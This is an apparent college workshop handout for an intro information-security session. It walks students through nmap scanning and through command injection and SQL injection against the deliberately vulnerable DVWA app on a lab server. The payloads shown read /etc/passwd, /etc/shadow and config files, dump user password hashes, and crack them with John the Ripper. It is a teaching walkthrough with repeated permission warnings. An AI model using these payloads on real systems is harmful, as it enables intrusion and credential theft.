# RED Forum Introduction to Information Security

Teaching students how to hack, to create hack resistant systems

# Setup

First, please log into Windows with your college credentials, as normal. Normally, when we set up environments with the BIT and Information Security students, it looks something like the following:

Windows

VirtualBox

Host Only Network

Metasploitable

Kali

Internet

**NAT**

It is a closed, protected environment running within the students host operating system, usually Windows 10. This isolates the activity to a virtual network, isolates a vulnerable system to behind the host operating environment, and prevents the student from doing any damage to a real world system

For our purposes, we will recreate this within a Debian Linux server running on the college’s infrastructure. The machine’s internet address is **bitproject03.academic.rrc.ca**

## Logging In to Debian

To start our pentest activity, we need to log into the Debian system to run network diagnostic and analysis tools called ip addr and nmap. For this to work, you need open a DOS window, or a Command Prompt, depending on your experience.

For this to work well, each of you have been given a custom username/password combination, highlighted below (mail merge in Word)

Click on the Start icon, and type cmd

This opens a command prompt window similar to the one below. Once open, type in your login credentials. They will look something like:

**ssh username@bitproject03.academic.rrc.ca**

You will be prompted to save the key locally, you will need to type yes in its entirety, and then type in your supplied password, but **you won’t see any characters returned when you type the password**. Your session should look like the following:

C:\Users\username> ssh **username**@bitproject03.academic.rrc.ca

The authenticity of host 'bitproject03.academic.rrc.ca (198.163.145.71)' can't be established.

ECDSA key fingerprint is SHA256:m1yRyOxSY8lgeBMofG9s8as5j0X/GxJRKExNSYg/e0I.

Are you sure you want to continue connecting (yes/no)? **yes**

Warning: Permanently added 'bitproject03.academic.rrc.ca,198.163.145.71' (ECDSA) to the list of known hosts.


username@bitproject03.academic.rrc.ca's password: **password**

Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.15.0-47-generic x86\_64)

...

Your individual credentials are as follows:  
**Username: supplied by instructor  
Password: supplied by instructor**

**Case Matters!**



Now that we are logged in, we can start scanning for vulnerable systems and services. Most pentesters start scanning with the nmap utility, and scan their network, either physical or virtual. For this, we must know what our network address is. We first determine our network address (IP address) with the following command:

**ip addr**

This will return the IP address of the machine you logged in to, which is set to 192.168.3.10. We will then scan the 192.168.3.0 network for machines with the following:

**nmap 192.168.3.0/24**

This will show us that there are two machines on our network. One is the connection to the college’s network backbone (192.168.56.1) the other is the machine we wish to attack (the machine we are logged into, 192.168.3.10).

username@Ubuntu16:~$ nmap 192.168.3.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2019-05-09 11:15 CDT

Nmap scan report for 192.168.3.1

Host is up (0.024s latency).

Not shown: 998 closed ports

PORT STATE SERVICE

23/tcp open telnet

80/tcp open http

Nmap scan report for 192.168.3.10

Host is up (0.00018s latency).

Not shown: 998 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

We can then do a detailed scan of the services on that machine with the following command:

**nmap –sV –O 192.168.3.10**

With the above, the following arguments apply:

-sV checks the version of services running  
-O (upper case letter O) checks operating system information. **This throws an error!**

The above error is an important point to understand about hacking. This isn’t a polished, easy to run, works every time kind of activity. Any subtle difference in configuration or deployment of any component in a system can have an effect on performanc.

We need to modify our command to the following:

**nmap –sV 192.168.3.10**

When we run the above, we get the following extra information:

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

The above shows us we are running OpenSSH server (what we used to log in with our **«username»** ID and password) as well as a web server. This is what we will focus our attack on, but keep this command prompt window open, we will come back later to crack passwords.

# Attacking DVWA

**Before you begin, ensure that you never attack a system you don’t have express, explicit permission to engage in pentesting with.**


With the above scan results, we see we have a vulnerable web service running on port this machine (bitproject03.academic.rrc.ca). Let’s go to that site, and see what we get.

We see a number of different websites, but we are going to focus on DVWA for now. DVWA stands for Damn Vulnerable Web Application, and is purposely set up to allow pentesters to better understand how to analyze and attack websites. It follows the OWASP (<http://www.owasp.org>) list of top vulnerabilities. We need to log into this site. Everyone logs in with the same credentials:

**Username: admin  
Password: password**

Not very secure from the get go. By design. Not only do we have the below vulnerability, but many more as well. They are out of scope for this presentation, but are covered in the infosec classes.

DVWA is a vulnerable application with a number of webserver and browser specific exploits. It also gives you different levels of security for each exploit. Before you begin, go to the DVWA Security tab along the left, and verify the Security level is set to Low. We can also always see this in the very lowest left corner of our screen at any time:



Once security level is verified, we can start exploiting. First item we will visit is the command injection vulnerability. Along the left navigation is the Command Injection link. Please select at this time.

## Command Injections


Now we can go to the Command Injection tab. On this tab, we can specify an IP to ping. This is seen below if we specify the IP of our own Debian machine (192.168.3.10):



Ping is used to discover machines based on their IP address. When we understand that the above executes the ping command, we can try and chain commands together, and try what is called a Command Injection. We could try doing a directory listing with the following:

**192.168.3.10; ls**

When we try this, we see the results are augmented with the results of a directory listing:




With the above, we learn a couple of things. First, our system is subject to command injection exploits. Second, we can do the basic ping command, and the IP address is passed unmodified to that command.

Command chaining involves separating the first command from the second command with a semi colon. What we have done is basically the following, but on the server:

**ping 192.168.3.10; ls 🡨 We don’t type this in!!!**

Knowing this, we can try other commands to discover more info about the system we are attacking. Try the following command injections:

**;ls -l /home**




With the above, we can the listing of the home directory, and a listing of users. We can use this along with a network password attack tool such as Medusa and a good password list to attack the users on the server. This is out of scope for this presentation, but can be researched by going to the Git repository at the end of this handout.

Try the following command injection:

**; cat /etc/passwd**

With the above, we get the following:




With the above, we can see user accounts in the passwd file, again using Medusa to attack.

### Password Hashes

Normally we couldn’t get access to the password hashes, but on some vulnerable systems, we might get lucky. Let’s try here, and see what we get:

**; cat /etc/shadow**




Success! (contrived, but OK).

Given the above, we can try cracking passwords. We will focus on the final four users (cartman, kenny, kyle, and stan), and their passwords, and try to crack them. Please go back to your ssh session in your Command prompt window, and create a file to crack passwords by typing the following at the prompt:

**nano passwords.txt 🡨 again, at the shell prompt, not in browser**

Copy/paste the above credentials until your window looks like the following, ensuring you get all the data, and that you add a return at the end of each line. Alternatively, we can paste the entire four lines we are interested, and save that file as below:



Your file should look like this:

**cartman:$1$s5Mvh/PM$Dbh5wqx04bgK793N39uGc.**

**kenny:$1$WtQUu/Aj$QgbYrlt7vlUKLGlXpZF0p0**

**kyle:$1$4MVeo/3z$QfaGw4xaj1rl1tS0Y9WbG/**

**stan:$1$cxpNKTDf$a7MFnNtcR0TjU2ueRxMfg/**

Second alternatively, we can try **md5online.org** to decrypt our passwords.

Once you have all four user:password (or entire lines of code from /etc/shadow) entries in your text file, select Ctrl + o to save your work (write out) and Ctrl + x to exit.

Once you have a collection of username passwords, you can crack them with the following:

**john passwords.txt**

This will list your usernames and passwords. **Congrats, you are a HAKOR!**

We can try other attacks such as the following:

**; ls -l /etc**

Gives us a directory listing of services running on the server. We can look at each server config to determine version info and maybe find exploits

**; ls -l /var/lib/mysql**

Gives us a directory that, by default has a separate directory for each database created. You should see a directory for dvwa and phpmyadmin

**; ls -l / var/lib/mysql/dvwa**

Shows us the tables in the dvwa database (guestbook and users). We can use these in the next attack.

We can also try to view configuration files. Consider the following:


; ls ../

; ls ../../

; ls ../../config

; cat ../../config/config.inc.php 🡨 **this won’t work**

; cat ../../config/config.inc.php | tr "<" " "




The reason the first command chain won’t work is because the code in the file is PHP code. It gets added to the PHP code being executed at that point, and just looks like more PHP code, effectively getting lost. By comparing one PHP file to another PHP file, you reveal the differences between the two PHP files, removing the PHP headers and showing the desirable code.

The specific above shows the difference between the config for the DVWA application configuration and the default configuration. This allows us to see the database connection information, and remotely take control of the database, if possible.

Consider the following command injection, using a different file:

; cat /etc/phpmyadmin/config-db.php | tr "<" " "

The result is as follows:




We can see that the username, password, and database name for the PHPMyAdmin connection is shown. Most interestingly, we see a database password stored in plaintext in a config file, a vulnerability in many systems.

We now have the database credentials for two different databases, phpmyadmin and dvwa.

## Database Injections

**Just a reminder, these are real tools. Ensure you have permission to try these on any site.**


Database injections can also be attempted in DVWA. Select SQL Injections along the left side, and enter User ID 1. It shows basic info below:



As seen previously, we can attempt a basic injection of:

%' or 1=1 #

The above uses the standard SQL wildcard % and returns all results in one of the tables. As we saw previously, it is likely the users table.



Another SQL injection we can try is determine the version of the database. Consider the union SQL command to add extra values to the output. Before we do this, we have to determine how many columns are being returned. We can guess (we see 2 or 3 values above) however we can use the ‘order by’ clause to determine number of columns in query. Consider the following;

%' or 1=1 order by 3 #


You should get the following:

Unknown column '3' in 'order clause'

We can modify our query to say the following:

%' or 1=1 order by 2 #


We get the following:



This shows us that there are 2 columns returned, and the first thing that gets returned is our initial query. Let’s use that info to attempt a union query:

%' or 1=1 union select null, version() #

With the above, we get the following:



With this info, we can look for vulnerabilities against Maria Database, version: 5.7.26-0ubuntu0.16.04.1

Let’s try something else.

%' or 0=0 union select database(), user() #

We will get the user connection information, as below. We could use this to brute force a connection, given that systems people sometimes use the same string for both username and password:

ID: %' or 0=0 union select database(), user() #

First name: dvwa

Surname: bwapp@localhost

Let’s get info about our database and table next. Try the following:

%' and 1=0 union select null, table\_name from information\_schema.tables #

First we did a 1=0, returning a null result for the first part of the union. Makes info easier to find.

Next, note we will get lots of tables listed, but there is specific table we are looking for. The users table (same info we found in our previous command chain injection):

ID: %' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:   
Surname: users

Let’s get info about our database and table next. Try the following:

%' and 1=0 union select null, column\_name from information\_schema.columns where table\_name = 'users' #


We get lots of information below. Our output is below, but we get a list of columns available to the table. Even though our query only returns two columns, there is 8 columns in the table, as below:

1. user\_id
2. first\_name
3. last\_name
4. user
5. password
6. avatar
7. last\_login
8. failed\_login

Let’s see if we can get some extra info from the info above. First understand string concatenation is possible in MySQL and MariaDB. It uses the concat() function. With this, we can add a line break with the character 0x0a, which should give us a line break. Try the following SQL injection:

%' and 1=0 union select null, concat(user,':',password) from users #

We get the following:



This gives me the following list of MySQL hashes:

admin:5f4dcc3b5aa765d61d8327deb882cf99

gordonb:e99a18c428cb38d5f260853678922e03

1337:8d3533d75ae2c3966d7e0d4fcc69216b

pablo:0d107d09f5bbe40cade3de5c71e9e9b7

smithy:5f4dcc3b5aa765d61d8327deb882cf99

Just as we did above with our command injections, we could try cracking the user/password combinations using the following command, however this doesn’t work with our version of John the Ripper:

**john --format=raw-MD5 mysql\_passwords.txt 🡨 this won’t work for us**

As such, we can again take these passwords and try cracking them on the online site we saw above to try decryption. Just make sure you select Decrypt in the top menu.

<https://www.md5online.org/md5-decrypt.html>

You can enter your hashes from above, and see if they can decrypt to the results above.

## Get PERMISSION

**As you can see, these are real tools and tactics. Get permission before using these on systems!**

More info, including how to set up your own pentest environment can be found on my git repository: <https://github.com/stephenmjay/>